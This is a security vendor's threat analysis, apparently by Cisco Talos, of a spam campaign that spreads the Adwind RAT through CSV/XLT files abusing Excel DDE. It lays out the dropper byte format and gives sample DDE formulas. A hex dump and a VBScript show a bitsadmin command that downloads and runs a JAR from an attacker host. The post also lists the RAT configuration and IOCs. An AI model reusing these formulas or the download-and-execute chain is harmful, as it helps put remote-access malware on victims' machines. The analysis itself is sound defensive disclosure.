

# Adwind Dodges AV via DDE

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## Introduction

**Cisco Talos, along with fellow cybersecurity firm ReversingLabs, recently discovered a new spam campaign that is spreading the Adwind 3.0 remote access tool (RAT), targeting the three major desktop operating systems (Linux, Windows and Mac OSX). This new campaign, first discovered by ReversingLabs on Sept. 10, appears to be a variant of the Dynamic Data Exchange (DDE) code injection attack on Microsoft Excel that has appeared in the wild in the past. This time, the variant is able to avoid detection by malware-blocking software. ReversingLabs has written their own blog on this issue [here](#).**

The majority of the targets in this campaign are in Turkey, according to data from the Cisco Umbrella cloud security platform. After our research, we have discovered important details about this attack, as well as the malicious, forged Microsoft Office documents that the attackers are using.


## Spam campaign

**Our Umbrella telemetry shows that this campaign started on Aug. 26, 2018, peaking on Aug. 28.**



### DNS query hits

Umbrella also shows that 75 percent of the requests were made from Turkey. This is no surprise, considering the language in the spam emails is Turkish. Some of the targets were also located in Germany, which makes sense given that there is a significant Turkish community in Germany. The attackers tempt the user with an email about the cost of footwear in this particular example below.



Sample of spam email

In the screenshot above, we can see a CSV file is attached. We identified attachments with the .XLT extension, too — please see the "Microsoft Office Dropper" section for additional details.

## Microsoft Office Dropper

**We have seen at least two different droppers in this campaign. They use either the .csv or .xlt extensions, which are opened by default by Microsoft Excel. Both versions were leveraging a new variant to the DDE code injection attack. Although this method is well-known, this variant is undetected at the time of this writing.**

The dropper implementing this method will have the following internal format:

```
<random quantity of data><special byte><code to be executed><random quantity of data>
```

Here is a breakdown of what this format means:

**<random quantity of data>** — Random data in any quantity — the last is optional. Not necessarily ASCII characters.

**<special byte>** — 0x0A (New Line) or 0x0D (Carriage Return), these special bytes are interpreted by Excel as new lines, putting any data that follows on the first cell of the next row.

**<code to be executed>** — the executed command must start by "=", "+", "-" or be included in a function (such as @SUM()). The command format is command|'argument'|cell. The cell does not need to be a valid one. For example:

```
=calc|' '!A0  
+msiexec|' /q /i C:\Users\user\Downloads\file.msi '!A0  
@SUM(calc|' '!A0)
```

The dropper file can have any of the extensions in the table below. Not all of the extensions will be opened by Microsoft Excel by default. However, for the non-default extensions, a script starting Excel with a file with one of these extensions as a parameter is still a viable attack scenario.

.htm	.xls	.slk	.xlsb	.xlam	.xlt	.xlsx	.xld	.dll
.txt	.db	.dif	.xltx	.pdf	.xla	.xlsm	.xlb	.xlw
.prn	.csv	.xml	.xltm	.xps	.mht	.ods	.xll	.xlm
.oqy	.iqy	.dqy	.rqy	.xlc	.html	.mhtml		

Formats like CSV doesn't have a predefined header, thus it can contain any kind of data at the beginning. Having random data like in the samples we found my trick the anti-virus into skip the file scanning. Other formats may be considered corrupted, as they might not follow the expected format.

Here is an example:


```

00000830 47 fc c9 c8 5f 27 5b 6e 4e e2 d6 88 21 24 cc 27 |G...'[nN...!$.'|
00000840 88 7e 5e bf 40 c2 e9 cd 8a f2 9f 2c b7 d9 b5 a8 |.~^,@.....,....|
00000850 2a c6 98 0d 0a 3d 63 6d 64 7c 27 20 2f 63 20 40 |*....=cmd|' /c @|
00000860 65 63 68 6f 20 53 65 74 20 57 58 57 59 4b 4e 52 |echo Set WXWYKNR|
00000870 47 20 3d 20 43 72 65 61 74 65 4f 62 6a 65 63 74 |G = CreateObject|
00000880 28 22 57 73 63 72 69 70 74 2e 53 68 65 6c 6c 22 |("Wscript.Shell"|
00000890 29 20 3e 20 4e 4d 55 57 59 54 47 4f 2e 76 62 73 |) > NMUWYTGO.vbs|
000008a0 20 26 20 40 65 63 68 6f 20 57 58 57 59 4b 4e 52 | & @echo WXWYKNR|
000008b0 47 2e 52 75 6e 20 22 63 6d 64 20 2f 63 20 62 69 |G.Run "cmd /c bi|
000008c0 74 73 61 64 6d 69 6e 20 2f 74 72 61 6e 73 66 65 |tsadmin /transfe|
000008d0 72 20 38 20 2f 64 6f 77 6e 6c 6f 61 64 20 68 74 |r 8 /download ht|
000008e0 74 70 3a 2f 2f 65 72 61 79 69 6e 73 61 61 74 2e |tp://erayinsaat.|
000008f0 6c 69 76 65 20 25 74 65 6d 70 25 5c 4e 4d 55 57 |live %temp%\NMUW|
00000900 59 54 47 4f 2e 6a 61 72 26 25 74 65 6d 70 25 5c |YTGO.jar&%temp%|
00000910 4e 4d 55 57 59 54 47 4f 2e 6a 61 72 22 2c 30 2c |NMUWYTGO.jar",0,|
00000920 54 72 75 65 20 3e 3e 20 4e 4d 55 57 59 54 47 4f |True >> NMUWYTGO|
00000930 2e 76 62 73 26 20 4e 4d 55 57 59 54 47 4f 2e 76 |.vbs& NMUWYTGO.v|
00000940 62 73 27 21 41 30 0d 0a 6e e3 b0 c6 a3 40 b4 fb |bs'!A0..n....@..|

```


### Example of a dropper

Excel will display warnings to the user regarding the execution of code. Here is an example where the payload is executing "calc.exe:"




### Excel corruption warning upon execution

As you can see, Excel detects that the opened file is not a real XLT document. It explains that the file is probably corrupted and asks the user if they are sure they want to open it.



## Command execution warning

The second warning notifies the user that the document will execute the application "CMD.exe."



## Calc execution

If the user accepts the three warnings, the system will open the calculator application.

In this campaign, the purpose of the injected code was to create and execute a VBScript with the following content:

```
Set WXWYKNRG = CreateObject("Wscript.Shell")  
WXWYKNRG.Run "cmd /c bitsadmin /transfer 8 /download hxxp://erayinsaat[.]live %temp%\NMUWYTG0.jar&%temp%\NMUWYTG0.jar"
```

The script uses [bitsadmin](#), a tool provided by Microsoft to download or upload jobs and monitor their progress, to get the final payload. This payload is a Java archive file.

## Java Payload

The Java code is packed with the demo version of a commercial packer named "[Allatori Obfuscator](#) version 4.7."



Packer banner

We identified the packed malware as Adwind RAT v3.0.

```
<!DOCTYPE properties SYSTEM "http://java.sun.com/dtd/properties.dtd">
<properties>
<comment>Adwind RAT v3.0</comment>
<entry key="registryname">Office_312411_8615</entry>
<entry key="install">true</entry>
<entry key="pluginfoldername">Befona</entry>
<entry key="delay">3</entry>
<entry key="extensionname">Lod</entry>
<entry key="dns">birlikholding.live</entry>
<entry key="prefix">spread</entry>
<entry key="jarname">Classic</entry>
<entry key="password">f166ccfe56829b4b5f12597977843e773e4eca4</entry>
<entry key="p2">1506</entry>
<entry key="jarfoldername">Studio</entry>
<entry key="p1">1505</entry>
</properties>
```

Adwind configuration

It's a well-known multiplatform RAT with several configurations possible. The samples we tested were configured to achieve persistence on Windows, Linux and Mac OSX. Each platform has its own persistence name (see IOC section).

This RAT is used by several malicious groups. It gives its operators the ability to execute any kind of commands on its victims, log keystroke, take screenshots, take pictures or transfer files. In the past, it has been used to run cryptocurrency mining campaigns and in a separate attack that targeted the aviation industry.

## Conclusion

**The DDE variant used by the droppers in this campaign is a good example of how signature-based antivirus software can be tricked. It is also a warning sign regarding file extension-scanning configurations. This kind of injection has been known for years, however, this actor found a way to modify it in order to have an extremely low detection ratio. The malicious actor used a well-known multiplatform RAT with a wide range of capabilities — a "field proven" RAT that ensured it would work as designed and go undetected. Although both the generic method and the payload are known, this campaign shows how some variance in well-known artifacts can trick antivirus software. Their behavior, however, is clearly classical, which means that sandboxing- and behavior-based solutions**

**aligned with intent-based networks should be able to detect and stop these threats without problems.**

## Coverage

Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✓
CloudLock	N/A
CWS	✓
Email Security	✓
Network Security	✓
Threat Grid	✓
Umbrella	✓
WSA	✓

(AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

Cisco Cloud Web Security ([CWS](#)) or [Web Security Appliance \(WSA\)](#) web scanning prevents access to malicious websites and detects malware used in these attacks.

[Email Security](#) can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as [Next-Generation Firewall \(NGFW\)](#), [Next-Generation Intrusion Prevention System \(NGIPS\)](#), and [Meraki MX](#) can detect malicious activity associated with this threat.

[AMP Threat Grid](#) helps identify malicious binaries and build protection into all Cisco Security products.

[Umbrella](#), our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on [Snort.org](#).

## IOCs

**URLshxxp://avrasyagrup[.]live**

**hxxp://avrasyayapi[.]live**

**hxxp://birlikholding[.]live**

**hxxp://erayinsaat[.]live**

**hxxp://qakeyewoha[.]club**

**hxxp://yeyamohofe[.]club**

### Hashes

**Office Documents 0143b64f11346fab531951f7f1167a80e26728e6178676aacc9a58eca4b306d8  
05a3da412fb18736b93651a19cd87c2042db9dfdf8ad4e2a66239a7ec62a91ca  
05fff8c2a4c5090435420021d96992257433ac1bf247f6cebce9a64cf10f465f  
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0a1ad19b950b8435e96be70d1bfb16b3bec4e9113c39299c8a89ddfd45ae24ab  
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0b9605c9a49b1db8b703782162223fa8a09e864a92083e7427af89279db0520a  
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13066b6f547d9dfa11046320a16c73964fba0b193ba25740fcb75a5d7df26512  
1397cf6ddcb2b30b3a5d6a003bd6aec1661854a81a745279f1f4259a5e337578  
13ab4c7c4c3ab91121cf599be375cea7f5e13994f7f01bd2b822442e7c71c07d  
13ee53b315c3a14febd7b55e14e52f42d60ef5f3f1e6f5baefc3ea8ad63d048a  
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25371c9bec5eb264953e4cf72639a29875fa2699d878a5cd74df778e0576284a**

25ef4d43ea422b0908065bcb6e9cb07bc2e1fd33c782c39adf7d609fe93e54dc  
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27afd89dd1a1c1fc728afa59365eebeb5967e67fd736cccf11b7be8799596748  
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75ae66563e078fb29026cb0325198c7b02475f397354d127057fa9bd1ce33d44  
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